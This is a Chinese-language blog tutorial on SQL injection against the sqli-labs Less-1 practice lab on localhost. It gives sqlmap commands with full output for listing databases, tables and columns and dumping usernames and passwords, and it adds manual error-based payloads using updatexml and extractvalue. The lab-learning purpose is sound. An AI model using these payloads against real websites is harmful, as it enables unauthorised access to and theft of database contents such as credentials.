


```
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=-4277' UNION ALL SELECT NULL,CONCAT(0x716b717a71,0x6f775064554e5a777845544d7a4857437a7059575653414942486
95265797759556f6a6362676351,0x716a766b71),NULL-- nUcD
[09:22:44] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
https://blog.csdn.net/bmth666
```

或者可以用burpsuite或其他软件抓包，保存为txt文件，运行sqlmap.py -r txt的绝对地址

2. 查询用户的所有数据库: sqlmap.py -u "网址" --dbs

```
D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02>python2 sqlmap.py -u "http://127
.0.0.1/sqlilabs/Less-1/?id=1" --dbs
{1.3.11.50#dev}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
[*] starting @ 09:24:10 /2020-02-27/
[09:24:11] [INFO] resuming back-end DBMS 'mysql'
[09:24:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 7452=7452 AND 'YGH'='YGH
https://blog.csdn.net/bmth666
```

```
09:24:11] [INFO] used SQL query returns 14 entries
09:24:11] [INFO] retrieved: 'mysql'
09:24:11] [INFO] retrieved: 'information_schema'
09:24:11] [INFO] retrieved: 'performance_schema'
09:24:11] [INFO] retrieved: 'sys'
09:24:11] [INFO] retrieved: 'pikachu'
09:24:11] [INFO] retrieved: 'pkxss'
09:24:11] [INFO] retrieved: 'security'
09:24:11] [INFO] retrieved: 'challenges'
09:24:11] [INFO] retrieved: 'dwwa'
09:24:11] [INFO] retrieved: 'wp'
09:24:11] [INFO] retrieved: 'webbug'
09:24:11] [INFO] retrieved: 'webbug_sys'
09:24:11] [INFO] retrieved: 'webbug_width_byte'
09:24:11] [INFO] retrieved: 'dorabox'
available databases [14]:
[*] challenges
[*] dorabox
[*] dwwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] pkxss
[*] security
[*] sys
[*] webbug
[*] webbug_sys
[*] webbug_width_byte
[*] wp
https://blog.csdn.net/bmth666
```

3. 获取的数据库的所有表: sqlmap.py -u "网址" -D 要查询的数据库 --tables

```
D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02>python2 sqlmap.py -u "http://127
.0.0.1/sqlilabs/Less-1/?id=1" -D security --tables
{1.3.11.50#dev}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
```

```
sible for any misuse or damage caused by this program
[*] starting @ 09:28:19 /2020-02-27/
[09:28:20] [INFO] resuming back-end DBMS 'mysql'
[09:28:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```

<https://blog.csdn.net/bmth666>

```
[09:28:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.1
[09:28:20] [INFO] fetching tables for database: 'security'
[09:28:20] [INFO] used SQL query returns 4 entries
[09:28:20] [INFO] retrieved: 'emails'
[09:28:20] [INFO] retrieved: 'referers'
[09:28:20] [INFO] retrieved: 'uagents'
[09:28:20] [INFO] retrieved: 'users'
Database: security
[4 tables]
+-----+
| emails |
| referers |
| uagents |
| users |
+-----+
```

<https://blog.csdn.net/bmth666>

4. 获取数据库的表中的字段名: sqlmap.py -u "网址" -D 要查询的数据库 -T 要查询的表 --columns

```
D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02>python2 sqlmap.py -u "http://127.0.0.1/sqllilabs/Less-1/?id=1" -D security -T users --columns
[1.3.11.50#dev]
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:29:37 /2020-02-27/
[09:29:37] [INFO] resuming back-end DBMS 'mysql'
[09:29:37] [INFO] testing connection to the target URL
```


<https://blog.csdn.net/bmth666>

```
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=-4277' UNION ALL SELECT NULL,CONCAT(0x716b717a71,0x6f775064554e5a777845544d7a4857437a705957565341494248695265797759556f6a6362676351,0x716a766b71),NULL-- nUcD
[09:29:37] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.1
[09:29:37] [INFO] fetching columns for table 'users' in database 'security'
[09:29:37] [INFO] used SQL query returns 3 entries
[09:29:37] [INFO] retrieved: 'id', 'int(3)'
[09:29:38] [INFO] retrieved: 'password', 'varchar(20)'
[09:29:38] [INFO] retrieved: 'username', 'varchar(20)'
Database: security
Table: users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(3) |
| password | varchar(20) |
| username | varchar(20) |
+-----+-----+
```

<https://blog.csdn.net/bmth666>

5. 最后获取字段内容: sqlmap.py -u "网址" -D 要查询的数据库 -T 要查询的表 -C 字段名 --dump

```
D:\python\python27\sqlmapproject-sqlmap-1.3.11-51-g7e28c02\sqlmapproject-sqlmap-7e28c02>python2 sqlmap.py -u "http://127.0.0.1/sqllilabs/Less-1/?id=1" -D security -T users -C "password,username" --dump
```


0x7e是ASCII编码，解码为~
然后获取当前数据库

```
http://127.0.0.1/sqlilabs/Less-1/?id=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),1)--+
```



获取数据库的表名，从limit 0,1 到limit 3,1，得到了所有表

```
127.0.0.1/sqlilabs/Less-1/?id=1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 0,1),0x7e),1)--+
```



接下去方法是一样的，不再多说。我太懒了

学技术还是得看师傅文章，参看师傅文章后发现extractvalue可替代updatexml，使用group_concat可爆出所有数据，不用limit一列举

```
127.0.0.1/sqlilabs/Less-1/?id=1' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())))) --+
```



学习各位师傅的操作

报错注入原理

MySQL 常用报错注入原理分析

学习基于extractvalue()和updatexml()的报错注入

floor()报错注入

sql-lab教程——1-35通关Writeup